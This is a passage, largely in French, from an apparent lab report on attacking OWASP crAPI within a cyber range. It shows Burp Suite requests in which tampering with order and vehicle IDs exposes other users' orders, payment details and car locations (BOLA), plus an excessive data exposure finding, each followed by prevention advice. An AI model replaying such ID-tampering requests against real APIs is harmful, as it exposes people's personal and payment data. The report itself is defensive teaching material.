        "transaction_id": "ab7d910c-d89f-4e8a-8866-f2b400c370ac",
        "created_on": "2025-10-01T16:36:15.316956"
    },
    "payment": {
        "transaction_id": "ab7d910c-d89f-4e8a-8866-f2b400c370ac",
        "order_id": 6,
        "amount": 10,
        "paid_on": "2025-10-01T16:36:15.316956",
        "card_number": "XXXXXX6718",
        "card_owner_name": "attacker",
        "card_type": "American Express",
        "card_expiry": "09/2030",
        "currency": "USD"
    }
}
```

Requête intéressante

Burp Suite Community Edition v2025.5.3 - Temporary Project

Request

```
1 GET /workshop/api/shop/orders/5 HTTP/1.1
2 Host: 54.225.17.26:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://54.225.17.26:8888/orders?order_id=6
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJhbmV4cG16MTC10Tk0MTE2Mw1cm9sZS1GUAUvZLxIfo.XALiqMGLAHFx0g3fQy6PYtYk0rForGBWh1hf3yIOBdRAlQs7WkYbNLMC0uILaLX_8VwqfSPeM5FuHGMuUVACdLoznh-k4Dfxf4g3S1DpRVd3h5bubCrb7yJ08z13tP1JDEn6Cr1xNfhbaPu0rL7YpdZPoxrGRAP70RL1D61ND1f5MK3lKwQOPJBwQOkRXElDr47BSUD3g-WlUnCyb11vMDr96buDqqveiRcDAawfDYWTB1Bs2wvRN46u1wY0FQTxhj1sUXvChXA2BqW1Zrd_SSbwvngGSS3sQs_roD24JezyuU-Brw4H0Flh1q1etBD
10 Connection: keep-alive
11 Priority: um0
12
13
```

Response

```
1 HTTP/1.1 200 OK
2 Server: openresty/1.27.1.2
3 Date: Wed, 01 Oct 2025 17:00:47 GMT
4 Content-Type: application/json
5 Connection: keep-alive
6 Allow: GET, POST, PUT, HEAD, OPTIONS
7 Vary: origin, Cookie
8 X-Frame-Options: DENY
9 X-Content-Type-Options: nosniff
10 Referrer-Policy: same-origin
11 Cross-Origin-Opener-Policy: same-origin
12 Content-Length: 545
13
14 {
    "order": {
        "id": 5,
        "user": {
            "email": "admin@example.com",
            "number": "9010203040"
        },
        "product": {
            "id": 1,
            "name": "Seat",
            "price": "10.00",
            "image_url": "images/seat.svg"
        },
        "quantity": 2,
        "status": "delivered",
        "transaction_id": "76c7cc9-10c1-4b80-b577-9a4a518c1d91",
        "created_on": "2025-09-30T22:25:06.514088"
    },
    "payment": {
        "transaction_id": "76c7cc9-10c1-4b80-b577-9a4a518c1d91",
        "order_id": 5,
        "amount": 20,
        "paid_on": "2025-09-30T22:25:06.514088",
        "card_number": "XXXXXXXXXXXX9656",
        "card_owner_name": "Admin",
        "card_type": "MasterCard",
        "card_expiry": "10/2028",
        "currency": "USD"
    }
}
```

Accès non autorisé obtenu (BOLA) en altérant la valeur du paramètre cible

BOLA (3) :

The screenshot shows the Burp Suite interface with the Repeater tab selected. A POST request is being viewed, which updates a vehicle's location. The response body contains JSON data with a car ID, vehicle location, and user information.

```

HTTP/1.1 200
Server: openresty/1.27.1.2
Date: Wed, 01 Oct 2025 16:50:28 GMT
Content-Type: application/json
Connection: keep-alive
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
X-Content-Type-Options: nosniff
X-XSS-Protection: 0
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
Content-Length: 174
{
  "carId": "e44cef3-2ac7-4329-9fac-ff85a155780f",
  "vehicleLocation": {
    "id": 3,
    "latitude": "37.406769",
    "longitude": "-94.705528"
  },
  "fullname": "attacker",
  "email": "attacker@gmail.com"
}

```

Requête intéressante

The screenshot shows the Burp Suite interface with the Repeater tab selected. A POST request is being viewed, attempting to update a vehicle's location. The response body contains JSON data with a car ID, vehicle location, and user information.

```

HTTP/1.1 200
Server: openresty/1.27.1.2
Date: Wed, 01 Oct 2025 17:02:30 GMT
Content-Type: application/json
Connection: keep-alive
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
X-Content-Type-Options: nosniff
X-XSS-Protection: 0
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
Content-Length: 173
{
  "carId": "d4ae9968-ec7f-4de3-a3a0-balb2ab5e5",
  "vehicleLocation": {
    "id": 3,
    "latitude": "37.746680",
    "longitude": "-84.301460"
  },
  "fullname": "Robot",
  "email": "robot001@example.com"
}

```

Accès non autorisé obtenu (BOLA) en altérant la valeur du paramètre cible

Prévention

- Mettre en œuvre un mécanisme d'autorisation robuste fondé sur les politiques utilisateur et la hiérarchie (rôles, groupes, portée / tenant).
- Utiliser ce mécanisme d'autorisation pour vérifier, dans chaque fonction qui exploite une entrée client afin d'accéder à un enregistrement en base, que l'utilisateur connecté est autorisé à effectuer l'action demandée sur cet enregistrement.
- Préférer l'usage d'identifiants aléatoires et imprévisibles (UUID / GUID) pour les IDs des enregistrements plutôt que des valeurs séquentielles ou devinables.
- Écrire des tests couvrant les scénarios d'autorisation (accès légitime, accès interdit, escalade de privilèges, accès croisé) et empêcher tout déploiement si ces tests échouent.

Vulnérabilité crAPI-10: Excessive data exposure (Moderate)

Description:	Lors de l'énumération systématique de la surface API de l'application, l'attaquant a identifié un endpoint divulguant des informations sensibles sur les utilisateurs sans contrôle d'autorisation adéquat. L'endpoint renvoie directement les données utilisateurs, permettant une collecte en masse par itération d'IDs, de paramètres de requête ou de segments de chemin. Il s'agit d'un cas de surexposition de données et de défaillance d'autorisation au niveau objet / fonction.
Risk:	Impact: Moderate – Permet l'exfiltration à grande échelle de données utilisateurs, entraînant atteinte à la vie privée, campagnes de phishing ciblé, tentatives de compromission de comptes, risques réglementaires et atteinte à la réputation.
System:	Web Application
Tools Used:	Burp Suite
References:	Excessive data exposure - API3:2019 Excessive Data Exposure

Preuve

```

Request
HTTP/1.1 GET /community/api/v2/community/posts/recent
Host: 54.210.179.220:8888
Accept: */*
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US;q=0.9, en;q=0.8
Authorization: Basic YWRtaW46QzIwMjAxMDA0MDA0
Content-Type: application/json
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
11

Response
HTTP/1.1 200 OK
Content-Type: application/json; charset=UTF-8
Vary: Accept
Date: Mon, 17 Oct 2023 18:47:11 GMT
Server: Apache/2.4.42 (Ubuntu)
Content-Length: 123456

[{"id": "146515635", "title": "Hello world 1", "content": "Hello world 1", "author": {"id": "146515635", "name": "Robot", "email": "robot@01example.com", "vehicle_id": "146515635-ecf7-4de5-a3a0-balb2ab5e5", "profile_pic_url": "http://127.0.0.1:8080/assets/images/placeholder.png"}, "comments": [{"id": "146515636", "content": "Hello!", "created_at": "2023-10-17T18:47:11Z", "author": {"id": "146515636", "name": "attacker", "email": "attacker@email.com", "vehicle_id": "478C-9d57-7f66c78032e4", "profile_pic_url": "http://127.0.0.1:8080/assets/images/placeholder.png"}, "likes": 0}, {"id": "146515637", "content": "Hello world 2", "created_at": "2023-10-17T18:47:11Z", "author": {"id": "146515637", "name": "Robot", "email": "robot@01example.com", "vehicle_id": "cd15c12-0fc1-48e8-8b61-923b670a845b", "profile_pic_url": "http://127.0.0.1:8080/assets/images/placeholder.png"}], "likes": 0}], "status": "OK", "message": "Success", "code": 200}

```

Un endpoint vulnérable a conduit à une excessive data exposure.

Prévention

- Ne jamais se reposer sur le côté client pour filtrer des données sensibles.
- Revoir (auditer) les réponses de l'API afin de s'assurer qu'elles ne contiennent que des données légitimes / nécessaires.
- Les développeurs backend doivent toujours se demander « qui est le consommateur de ces données ? » avant d'exposer un nouvel endpoint API.
- Éviter l'usage de méthodes génériques telles que `to_json()` ou `to_string()` ; sélectionner explicitement (cherry-pick) les propriétés précises que vous souhaitez retourner.
- Classifier les données sensibles et les informations personnelles identifiables (PII) manipulées ou stockées par l'application ; réexaminer tous les appels API qui renvoient ce type d'informations pour vérifier qu'ils ne créent pas de risque de sécurité.
- Mettre en place un mécanisme de validation des réponses basé sur un schéma comme couche de sécurité supplémentaire ; dans ce cadre, définir et faire respecter la structure et les champs retournés par toutes les méthodes API, y compris pour les messages d'erreur.

8. Conclusion et perspectives

Ce projet a démontré avec succès la valeur opérationnelle d'une architecture de sécurité en couches pour la protection des APIs. La combinaison des mesures préventives (WAF ModSecurity), détectives (IDS Suricata) et analytiques/correctives (SIEM Wazuh) a permis de construire un Cyber Range fonctionnel et pédagogique. Cet environnement permet de simuler, détecter et analyser des attaques réalistes dans un cadre maîtrisé.

Pour prolonger ce travail, plusieurs perspectives peuvent être envisagées :

- **Intégration SOAR :** Automatiser davantage la réponse aux incidents en connectant Wazuh à des playbooks d'orchestration de sécurité.
- **Ingestion de Logs Cloud Natifs :** Étendre la collecte de logs à des services cloud comme AWS CloudTrail ou les groupes de sécurité VPC.
- **Intégration CI/CD :** Incorporer des tests de sécurité automatisés basés sur ce Cyber Range dans des pipelines de développement logiciel.
- **Scénarios Red Team Avancés :** Développer des scénarios d'attaque plus complexes et furtifs pour continuellement challenger et améliorer les capacités défensives.

Références :

- <https://documentation.wazuh.com/current/deployment-options/docker/prerequisites.html>
- <https://documentation.wazuh.com/4.11/deployment-options/docker/docker-installation.html>
- <https://documentation.wazuh.com/4.11/deployment-options/docker/wazuh-container.html>
- <https://documentation.wazuh.com/current/deployment-options/docker/wazuh-container.html>
- <https://documentation.wazuh.com/current/user-manual/capabilities/container-security/use-cases.html>
- <https://documentation.wazuh.com/current/proof-of-concept-guide/integrate-network-ids-suricata.html>
- <https://docs.aws.amazon.com/vpc/latest/mirroring/traffic-mirroring-getting-started.html>
- <https://wazuh.com/blog/responding-to-network-attacks-with-suricata-and-wazuh-xdr/>
- <https://github.com/OWASP/crAPI>
- <https://wazuh.com/blog/monitoring-docker-container-logs-with-wazuh/>
- <https://socfortress.medium.com/understanding-wazuh-decoders-4093e8fc242c>
- <https://documentation.wazuh.com/current/user-manual/ruleset/ruleset-xml-syntax/decoders.html>
- <https://documentation.wazuh.com/current/user-manual/ruleset/ruleset-xml-syntax/regex.html>
- <https://documentation.wazuh.com/current/user-manual/ruleset/rules/custom.html>
- <https://documentation.wazuh.com/current/user-manual/ruleset/decoders/custom.html>